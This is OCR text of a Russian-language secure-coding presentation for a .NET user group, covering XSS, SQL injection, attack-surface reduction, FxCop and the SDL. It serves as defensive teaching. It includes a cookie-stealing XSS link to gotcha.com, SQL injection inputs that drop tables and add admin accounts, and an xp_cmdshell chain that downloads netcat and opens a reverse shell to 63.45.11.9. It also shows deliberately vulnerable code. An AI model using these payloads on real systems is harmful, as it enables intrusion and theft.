
Cross Site Scripting (XSS)

- ОЧЕНЬ частая уязвимость
- Ошибка в веб-сервере может привести к компрометации клиента и даже более
- Ошибка – доверяем вводу и повторяем его!

XSS в действии – крадем Cookie





```
Welcome.asp
Hello,
<%= request.querystring('name') %>
```




```
<a href=http://www.insecuresite.com/welcome.asp?name=
<script>document.write
    ('<img src="http://gotcha.com/"%2bdocument.cookie%2b>')
</script>here</a>
```

XSS в действии – “дефейс”



SQL Injection – C#

```
string Status = "No";
string sqlstring ="";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.Open();
    sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
    SqlCommand cmd = new
SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0)
        Status = "Yes";
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors) {
        Status += e.Message + "\n\r";
    }
} catch (Exception e) {
    Status = e.ToString();
}
```

Работаем как админ!

Пароль что надо!

String concat для dynamic SQL

Говорим плохому человеку слишком много!

Что неправильно (1 из 3)

```
sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
```

Обычный пользователь

Enter a Shipping ID: 1001

```
SELECT HasShipped
FROM Shipment
WHERE ID='1001'
```

«Не очень хороший пользователь»

Enter a Shipping ID: 1001' or 2>1 –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' or 2>1 -- '
```

Что неправильно (2 из 3)

```
sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
```

«Очень плохой хакер»

Enter a Shipping ID: 1001' drop table orders –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' drop table orders -- '
```

«Аффтар ацкий сотона»

Enter a Shipping ID: 1001' exec xp_cmdshell('net user add URHacked Pa$sw0rd') –

Enter a Shipping ID: 1001' exec xp_cmdshell('net localgroup admins URHacked /add') –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' exec xp_cmdshell('...') -- '
```


Что неправильно(3 из 3)
Ваш самый страшный кошмар!

① exec xp_cmdshell 'tftp -i 63.45.11.9 GET nc.exe c:\nc.exe'

0wns 63.45.11.9

② nc.exe -l -p 31337

③ exec xp_cmdshell 'c:\nc.exe -v -e cmd.exe 63.45.11.9 31337'



Сокращайте поверхность атак

- **По умолчанию все выключено**
- Используйте защищенный код
- Используйте инструменты
- Используйте лучшие практики

Снижение вероятности атаки

- Анализ точек входа в ПО, а также

Плохо	Лучше
Executing by default	Off by default
Open socket	Closed socket
UDP	TCP
Anonymous Access	User Access
User Access	Admin Access
Internet Access	Local Subnet Access
SYSTEM	Not SYSTEM!
Weak ACLs	Strong ACLs

Примеры

- Windows XP SP2
  - Authenticated RPC
  - Firewall по умолчанию
- IIS6
  - Выключен!
  - Network service
  - Только статика
- SQL Server 2005
  - xp_cmdshell выключен
  - CLR и COM выключен
  - Network service
- Visual Studio 2005
  - Web server только для localhost
  - SQL Server Express только для localhost


Сокращайте поверхность атак

- По умолчанию все выключено
- **Используйте защищенный код**
- Используйте инструменты
- Используйте лучшие практики

Сокращайте поверхность атак

- По умолчанию все выключено
- Используйте защищенный код
- **Используйте инструменты**
- Используйте лучшие практики

fxCop


FxCop Documentation 1.32.0
Hide
Locate
Back
Forward
Print
Options
Contents
Index
Search
Favorites
Mobility
Naming
Performance
Portability
Security
Aptca methods should only call aptca methods
Aptca types should only extend aptca base types
Array fields should not be read only
Call GC.KeepAlive when using native resources
Catch non-CLSCompliant exceptions in general handlers
Do not declare read only mutable reference types
Do not indirectly expose methods with link demands
Method security should be a superset of type
Override link demands should be identical to base
Pointers should not be visible
Review declarative security on value types
Review deny and permit only usage
Review imperative security
Review sql queries for security vulnerabilities
Review suppress unmanaged code security usage
Review visible event handlers
Seal methods that satisfy private interfaces
Secure asserts
Secure GetObjectData overrides
Secure late-binding methods
Secure serialization constructors
Secured types should not expose fields
Specify marshaling for pinvoke string arguments
Static constructors should be private
Type link demands require inheritance demands
Wrap vulnerable finally clauses in outer try
FxCop
Documentation
Review sql queries for security vulnerabilities
TypeName: ReviewSqlQueriesForSecurityVulnerabilities
CheckId: CA2100
Category: Microsoft.Security
Message Level: Error
Certainty: 75%
Breaking Change: NonBreaking
Cause: A method sets the System.Data.IDbCommand.CommandText property by using a string that is built from a string argument to the method.
Rule Description
This rule assumes that the string argument contains user input. A SQL command string built from user input is vulnerable to SQL injection attacks. In a SQL injection attack, a malicious user supplies input that alters the design of a query in an attempt to damage or gain unauthorized access to the underlying database. Typical techniques include injection of a single quotation mark or apostrophe, which is the SQL literal string delimiter; two dashes, which signifies a SQL comment; and a semicolon, which indicates that a new command follows. If user input must be part of the query, use one of the following, listed

fxCop - Demo

- Sql Injections в действии
- Cross Site Scripting не пройдет
- fxCop на страже
- Собственные правила

Сокращайте поверхность атак

- По умолчанию все выключено
- Используйте защищенный код
- Используйте инструменты
- **Используйте лучшие практики**

System.Security.SecureString


System.String использовать для хранения важной информации опасно

```
SecureString password = new SecureString();
ConsoleKeyInfo nextKey = Console.ReadKey(true);

while(nextKey.Key != ConsoleKey.Enter)
{
    password.AppendChar(nextKey.KeyChar);
    Console.Write("*");
    nextKey = Console.ReadKey(true);
}

password.MakeReadOnly();
return password
```

Enterprise Library 2.0

- Cryptography Application Block
- Security Application Block
- Demo
  - Configuration Tool
  - Quick Start for Security

Proactive Security Development Lifecycle
Задачи и процессы



Недостаток знаний

Listing 3. A Simple "Harmful SQL Commands" Filter

```
<?php
function filter_sql($input) {
    $reg = "(delete)|(update)|(union)|(insert)";
    return(eregi_replace($reg, "", $input));
}
?>
```

LINUX® JOURNAL

; del**delete**ete from table

Недостаток знаний

Listing 4. Typical Usage of the Mcrypt Extension

```
<?php
/* Create your key at random
   but keep it handy as you
   will use it to decrypt later
*/
$key = "AOQKJLCLIGAKJHSD
        <NKLXASLUIHJKHAS
        OIUDSgfuyJKLBLKU";
```

LINUX® JOURNAL


Роль обучения
Эксперимент


```
#define INSTREGKEY
"SOFTWARE\\Microsoft\\Microsoft
SQL Server\\"
#define MAX_RECV_MSG 256
```


10
16


```
#define INSTREGKEY
"SOFTWARE\\Microsoft\\Microsoft
SQL Server\\"
#define MAX_RECV_MSG 256
```

+45
+41



Microsoft
WRITING SECURE CODE
2
Second Edition
Michael Howard and David LeBlanc
Practical strategies and techniques for secure application coding in a networked world
"Required reading at Microsoft." – Bill Gates



Microsoft
Threat Modeling
Frank Swiderski
Window Snyder



.NET Framework Security
Brian A. LaMacchia
Sebastian Lange
Matthew Lyons
Rudi Martin
Kevin T. Price



"It's hard to protect yourself if you don't know what you're up against. This book has the details you need to know about how attackers find software holes and exploit them—details that will help you secure your own systems."
—Ed Felten, Ph.D., Professor of Computer Science, Princeton University
EXPLOITING SOFTWARE
HOW TO BREAK CODE
GREG HOGLUND ▪ GARY McGRAW
Foreword by Aviel D. Rubin


RSA Conference 2003
Industry Innovation Award


"This book offers some of the best security testing concepts I've seen. You don't have to use the techniques outlined in this book; but if you don't, the hackers will!"
— Michael Howard, Microsoft
co-author of Writing Secure Code
How to Break Software SECURITY
Effective Techniques for Security Testing
James A. Whittaker
Herbert H. Thompson


Microsoft
Improving Web Application Security
Threats and Countermeasures
patterns & practices
Forewords by Mark Curphey, Joel Scambray, Erik Olson and Michael Howard


Copyrighted Material
PRACTICAL CRYPTOGRAPHY
NIELS FERGUSON
BRUCE SCHNEIER


GRAY HAT HACKING
The Ethical Hacker's Handbook
Shon Harris
Allen Harper
Chris Eagle
Jonathan Ness
Michael Lester

Samara .NET User Group

- http://samara.gotdotnet.ru
- > 100 участников
- 18 встреч, 2 встречи каждый месяц
- >30 докладов на разные темы
- Книги
- Защита ваших проектов
- Призы
- ОБЩЕНИЕ


Ресурсы

- Описание Security Development Lifecycle http://msdn.microsoft.com/security/sdl
- Блог Michael Howard http://blogs.msdn.com/michael_howard/

Заключение

- Безопасность это **очень** важно, потому что может быть **очень** накладно
- Нужно:
  - Убедить руководство
  - Знать методы взлома
  - Сокращать возможность атаки
  - Придерживаться процесса SDL
  - Быть в курсе
  - Общаться – UG ждет тебя!

Вопросы?

